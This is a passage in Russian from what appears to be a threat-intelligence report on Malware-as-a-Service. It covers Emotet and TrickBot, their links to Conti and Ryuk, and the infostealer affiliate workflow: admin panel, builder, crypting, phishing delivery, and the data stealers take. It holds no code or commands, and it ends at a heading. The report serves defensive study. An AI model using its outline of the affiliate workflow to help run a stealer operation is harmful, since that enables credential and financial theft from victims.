
Emotet и TrickBot

Изначально были реализованы как банкеры, но со временем эволюционировали в ботнеты с возможностью массовой рассылки фишинговых писем и загрузки различных зловредов на зараженные устройства.

Злоумышленникам потребовалось почти 10 месяцев на перестройку инфраструктуры, и в ноябре 2021 года Emotet вернулся. Сначала его доставляли жертвам при помощи вредоносной программы TrickBot — приватного ботнета, также распространяющегося по модели MaaS, а операторы Emotet, в свою очередь, предоставляли доступ к зараженной инфраструктуре в качестве брокера первоначального доступа шифровальщикам Quantum, Conti и BlackCat. На текущий момент Emotet распространяется своими силами через спам-рассылки.

Ниже представлен пример взаимодействия Emotet, TrickBot и Ryuk/Conti.

Очевидно, что операторы различных партнерских программ взаимодействуют между собой, при этом стоит отметить, что Conti считается преемником Ryuk. Исследователи также полагают, что именно операторы Conti убедили группировку Emotet возродить ботнет.



Инфостилеры

Как устроен сервис


Инфостилеры чаще всего упоминались в теневых сообществах начиная с 2018 года. Образцы этих зловредов распространяются более массово, чем представители других рассмотренных категорий ВПО. Если основная цель программ-вымогателей — это компании, то инфостилеры используются для заражения любых жертв. Ботнеты, бэкдоры и загрузчики тоже нацелены на всех подряд, однако имеют менее массовый характер, чем инфостилеры.

В начале статьи мы упоминали о размытии границ понятия Malware-as-a-Service. Это в первую очередь относится к инфостилерам. Сервисы, которые предоставляют операторы, очень схожи и различаются в основном тем, обеспечивает ли оператор ВПО хостинг для C2 или партнеру нужно арендовать его самостоятельно. Из-за этого границы между арендой ВПО и Malware-as-a-Service стираются.

В этом исследовании мы рассматривали как стилеры, поставляемые вместе с хостингом, так и стилеры без хостинга, если условия программы отвечали другим критериям MaaS. Например, операторы Raccoon Stealer предоставляют хостинг партнерам, а создатели RedLine — нет. В остальном наборе их услуг можно встретить уже менее существенные различия, однако оба семейства считаются MaaS.

Операторы, предоставляющие собственный хостинг, имеют доступ ко всем данным, которые смогут украсть партнеры. Хотя нам не известны случаи, когда операторы стилеров в открытую продавали данные, собранные партнерами, не исключено, что они могут использовать их втихую.

Ниже представлена схема, показывающая, через какие этапы проходит партнер, приобретающий инфостилер по модели Malware-as-a-Service.



После собеседования партнер получает доступ к административной панели, а также билд или билдер, который может быть частью этой панели. Билд шифруется, после чего ВПО готово к распространению. Шифрование билда также может быть доступно непосредственно в административной панели: операторы часто подключают криптующие сервисы по API для автоматизации этого процесса.

Доставка ВПО на устройство жертвы — ответственность партнера. Одним из наиболее популярных способов заражения до сих пор остается фишинг: злоумышленники рассылают письма с вредоносной ссылкой или документом во вложении. Когда жертва запускает вредоносный файл, он устанавливает соединение с C2, а затем происходит кража данных. В стилерах может быть реализовано множество модулей, отвечающих за кражу информации из различных источников на устройстве жертвы. Большинство стилеров умеет воровать следующие данные:


- данные криптокошельков;
- учетные данные от FTP-, VPN- и почтовых клиентов, мессенджеров и различных сервисов, а также информацию, которая в них хранится;
- cookie-файлы, банковские карты, сохраненные пароли, истории браузеров;
- подробные данные об устройстве жертвы;
- скриншоты экранов, файлы с определенным путем, названием или расширением.

Помимо этого, в стилерах можно встретить встроенный клиппер или модули загрузчиков. При этом в зловредах этого типа отсутствуют модули, отвечающие за горизонтальное перемещение, поэтому они крадут данные только с того устройства, на котором был запущен стилер.

Клиппер

